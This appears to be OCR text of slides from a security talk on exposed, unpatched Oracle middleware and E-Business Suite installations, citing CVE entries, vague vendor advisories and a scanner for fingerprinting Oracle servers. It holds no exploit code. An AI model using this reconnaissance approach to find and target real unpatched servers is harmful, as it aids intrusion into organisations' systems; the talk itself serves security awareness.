
- Application Grid
- Application Server
- Business Intelligence
- Business Process Management
- Collaboration
- Content Management
- Data Integration
- Developer Tools
- Event-Driven Architecture
- Exalogic
- Identity Management
- In-Memory Data Grid
- Oracle Fusion Middleware for Applications
- Portal, User Interaction, and Enterprise 2.0
- Service-Oriented Architecture
- SOA Governance
- Transaction Processing

What is Oracle Middleware?

- Enterprise Resource Planning (ERP)
    - Oracle E-Business Suite*
    - Oracle Application Server 9i/10g/11i**
    - Oracle Reports/Forms
    - Oracle Portal
    - Oracle Financials/Supplier/Recruitment
- For Oracle lots of different products…
- For this talk I’m going to lump them all together as “web applications”


- *Technically Oracle considers E-Business Suite an “application” as it rides on top of OAS
- **weblogic

Middleware




- http://blogs.oracle.com/stevenChan/2007/02/faq_using_oracle_application_s.html

Middleware




- http://download.oracle.com/docs/cd/E12839_01/core.1111/e10103/intro.htm

Market Share



Sample Vendors		
Tier I	**Tier II**	**Tier IIII**
SAP	Epicor	ABAS
Oracle	Sage	Activant Solutions Inc.
Oracle eBusiness Suite	Infor	Bowen and Groves
Oracle JD Edwards	IFS	Compiere
Oracle Peoplesoft	QAD	Exact
Misrosoft Dynamics	Lawson	NetSuite
	CDC Software	Visibility
		CGS
		Hansa World
		Consona
		Syspro




- Big list of customers
- http://www.oracle.com/customers/cust_list_atoz.html

Reach

- By now we should agree there's a lot of Oracle out there...
- That's good right?
- Except a lot of it is un-patched and vulnerable :-(
- And all ERP and sensitive sites are internal right?

- Should we be worried about all the exposed Oracle?

Or is all of this just FUD?




How Did We Get Here?


- Pay for patches
- Most products are free downloads but you pay for support and patches

How Did We Get Here?

- Extremely vague advisories
- Must pay for extended advisory info (metalink)
- Oracle does not release POC code



CVE#	Component	Protocol	Package and/or Privilege Required	Remote Exploit without Auth.?	CVSS VERSION 2.0 RISK (see Risk Matrix Definitions)							Last Affected Patch set (per Supported Release)
					Base Score	Access Vector	Access Complexity	Authen-tication	Confiden-tiality	Integrity	Avail-ability	
CVE-2010-2390 (Oracle Enterprise Manager Grid Control)	EM Console	HTTP	None	Yes	7.5	Network	Low	None	Partial+	Partial+	Partial+	10.1.2.3, 10.1.4.3



CVE-ID

CVE-2010-2390

(under review)

Learn more at National Vulnerability Database (NVD)


• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description


Unspecified vulnerability in the Database Control component in EM Console in Oracle Database Server 10.1.0.5 and 10.2.0.3, Oracle Fusion Middleware 10.1.2.3 and 10.1.4.3, and Enterprise Manager Grid Control allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors.

How Did We Get Here?

- Extremely vague advisories



CVE-2009-3407	Portal	HTTP	None	Yes	4.3	Network	Medium	None	None	Partial	None	10.1.2.3, 10.1.4.2	




CVE-ID

CVE-2009-3407
(under review)

Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Unspecified vulnerability in the Portal component in Oracle Application Server 10.1.2.3 and 10.1.4.2 allows remote attackers to affect integrity via unknown vectors.


Dude...
Wait, what?
LOLCAT.COM

How Did We Get Here?

- Difficult patch / upgrade processes
- Complex applications / If it works don't touch it mentality

Defenses


- I’m totally open to suggestions on these ☺

Locating Oracle Servers

- Numerous server header strings:
  - www.owasp.org/index.php/Testing_for_Oracle
- Solution:
  - oracle_version_scanner.rb

Locating Oracle Servers

- oracle_version_scanner.rb



